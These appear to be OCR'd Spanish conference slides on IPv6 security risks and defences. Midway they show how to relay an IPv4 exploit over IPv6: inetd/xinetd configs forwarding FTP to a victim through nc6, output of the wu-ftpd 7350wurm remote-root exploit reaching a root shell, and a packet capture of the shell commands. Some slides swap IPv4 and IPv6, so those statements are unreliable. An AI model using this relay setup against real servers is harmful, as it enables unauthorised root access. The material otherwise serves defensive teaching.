
La red en IPv6



Configuración generica de IPv6 (IV)



Configuración generica de IPv6 (IV)



IPv4 : ¡¡ Ya esta aquí !!

Gran parte de los equipos soportan IPv6

- Bastantes Sistemas Operativos soportan IPv6

- ¿Están actualizados los servidores corporativos ?
  - Actualizaciones tardías debidas a ventanas de mantenimiento.
  - Falsa seguridad: Están protegidos por el firewall
  - ¿Quien va a emplear IPv6 para atacar ?

- Mecanismos de túneles y autoconfiguración pueden dificultar la administración de los equipos en la red.

Fallos de configuración en IPv6

Muchas veces los filtros aplicados en IPv4 no se aplican en IPv6

- Filtrado por “software” en algunos modelos de routers
- IPv4 es un servicio experimental muchas veces gestionado por departamentos de investigación.
  - Falta de contactos ante problemas de seguridad

Desconocimiento de los problemas de seguridad que pueden existir

- El filtrado IPv6 esta soportado en Linux , pero no en muchos productos comerciales que emplean este sistema operativo como base de su cortafuegos.


En resumen: Muchas redes IPv6 están abiertas por completo, sin ningún filtro desde el exterior.

Repaso de la pila OSI

IPv6 solo afecta a:

- Nivel de Red
  - Icmp
- El tráfico a nivel de aplicación y sesiones (http, por ejemplo) no cambia.

¿Sería posible reciclar las herramientas existentes para que funcionen en IPv6 ?



Exploit de IPv6 en IPv4

Exploit: programa que emplea una vulnerabilidad del Sistema Operativo (demuestra que existe el problema ;-), y suele permitir la ejecución de código en el equipo atacado.

¿Qué hace falta para probar un exploit de IPv6 en IPv4 ?

1) Código fuente del exploit

2) Convertir el código IPv4 a IPv6

Problema: El código fuente no suele ser muy legible o no se dispone de éste

Convertir el tráfico IPv4 en IPv6

Mediante traducción de direcciones (router)

Empleando pasarelas a nivel de transporte (TCP)

Conversión IPv4 a IPv6

¿Qué hace falta ?

- El exploit
  - Disponible en IPv4
- Escuchar en un puerto IPv4
  - Inetd,
  - Xinetd
- Enviar los datos vía IPv6
  - Netcat IPv6 , http://nc6.sourceforge.net

Fallo de seguridad en Wu-ftpd

Exploit contra servidores FTP Linux

- Ejemplo de ataque a nivel de aplicación /protocolo
- Bastante extendido hace unos años
  - Funciona en distintas distribuciones Linux
  - Soporte IPv4 en estas distribuciones Linux.
  - Acceso como root al sistema
- ¿Quien dice que no hay máquinas desprotegidas tras los cortafuegos ?
  - Sistemas Operativos Antiguos
  - Equipos sin actualizar

Configuración de la "pasarela"

•inetd.conf:

```
ftp    stream  tcp    nowait  root /usr/local//bin/nc /usr/local/bin/nc6 victima.ip ftp
```

•xinetd

```
service ftp
{
socket_type       = stream
wait              = no
user              = root
server            = /usr/bin/nc6
server_args       =  victim IPv6_addr  ftp
log_on_success+= DURATION USERID
log_on_failure        += USERID
nice              = 10   }
```

Ejemplo de ataque en IPv6


```
 ./wu -a -v vax.pruebas.org
7350wurm - x86/linux wuftpd <= 2.6.1 remote root (version 0.2.2)
team teso (thx bnuts, tomas, synnergy
....
### TARGET: RedHat 7.2 (Enigma) [wu-ftpd-2.6.1-18.i386.rpm]
# exploitation succeeded. sending real shellcode
# sending setreuid/chroot/execve shellcode
# spawning shell
######################
uid=0(root) gid=0(root) groups=50(ftp)
Linux grima 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
ls -al /
total 164
drwxr-xr-x   19 root     root         4096 Jul  5 20:15 .
drwxr-xr-x   19 root     root         4096 Jul  5 20:15 ..
-rw-r--r--    1 root     root            0 Jul  5 09:54 .autofsck
```

Ejemplo de ataque en IPv6 (II)

Tráfico del ataque

```
21:15:26.534722 2001:720:6969:666::38.34073 > 2001:720:40:2cff::247.ftp: P 1449:1477(28) ack 4320 win 33075
0x0000          6000 0000 0030 063b 2001 0720 1710 0f00        `....0.;........
0x0010          0000 0000 0000 0038 2001 0800 0040 2cff        .......8.....@,.
0x0020          0000 0000 0000 0247 8519 0015 2969 aafe        .......G....)i..
0x0030          3ed1 3062 5018 8133 f196 0000 756e 7365        >.0bP..3....unse
0x0040          7420 4849 5354 4649 4c45 3b69 643b 756e        t.HISTFILE;id;un
0x0050          616d 6520 2d61 3b0a                    ame.-a;.
21:15:26.584722 2001:720:40:2cff::247.ftp > 2001:720:6969:666::38.34073: P 4359:4424(65) ack 1477 win 6432
0x0000          6000 0000 0055 0640 2001 0800 0040 2cff        `....U.@.....@,.
0x0010          0000 0000 0000 0247 2001 0720 1710 0f00        .......G........
0x0020          0000 0000 0000 0038 0015 8519 3ed1 3089        .......8....>.0.
0x0030          2969 ab1a 5018 1920 0522 0000 4c69 6e75        )i..P...."..Linu
0x0040          7820 6772 696d 6120 322e 342e 372d 3130        x.grima.2.4.7-10
0x0050          2023 3120 5468 7520 5365 7020 3620 3136        .#1.Thu.Sep.6.16
0x0060          3a34 363a 3336 2045 4454 2032 3030 3120        :46:36.EDT.2001.
0x0070          6936 3836 2075 6e6b 6e6f 776e 0a           i686.unknown.
21:15:35.044722 2001:720:6969:666::38.34073 > 2001:720:40:2cff::247.ftp: P 1477:1486(9) ack 4424 win 33043
0x0000          6000 0000 001d 063b 2001 0720 1710 0f00        `......;........
0x0010          0000 0000 0000 0038 2001 0800 0040 2cff        .......8.....@,.
0x0020          0000 0000 0000 0247 8519 0015 2969 ab1a        .......G....)i..
```

Afortunadamente Windows XP

- No se configura por defecto para emplear NetBIOS sobre IPv6 (todavía)
- ¿Pocos ataques tras SP2 ?


Pero:

- Configuración automática de túneles “Teredo” en Microsoft
  - Vamos a permitir que que se salten nuestras políticas de seguridad?
- Acceso vía IPv4 a aplicaciones y servicios filtrados a nivel Ipv4
- ¿Qué pasará cuando los gusanos, etc. empleen IPv6 ?

Evolución (II)

Prácticamente cualquier ataque sobre IPV4 se puede realizar en IPv4

- Intentos de ataques por fuerza bruta vía SSH:



- Ataques a aplicativos HTTP
  - ¿ Web defacements ?
  - Inserción de código

Conclusiones

¿Qué hacer ?: (Lo mismo que en IPv4):

- Política institucional que contemple el uso de la red y quien es el responsable.
- No conectar a IPv6 equipos que no estén asegurados (parches ;-)
- Control de los túneles hacia el exterior
- Monitorizar y controlar las redes IPv6 del mismo modo que IPv4
  - Flujos
  - Cortafuegos
  - IDS (no solo monitorizar trafico IPv6)
- No tirar los equipos antiguos (salvar el VAX ;-)

Referencias:

I Foro de IPv6 de RedIRIS, http://www.rediris.es/red/jornadas-ipv6.es.html

Security Implications of IPv6, http://documents.iss.net/whitepapers/IPv6.pdf

Cisco: Implementing IPv6 security :
http://www.cisco.com/en/US/products/sw/iosswrel/ps5187/products_configuration_

IPv6 threats:
http://www.cisco.com/security_services/ciag/documents/v6-v4-threats.pdf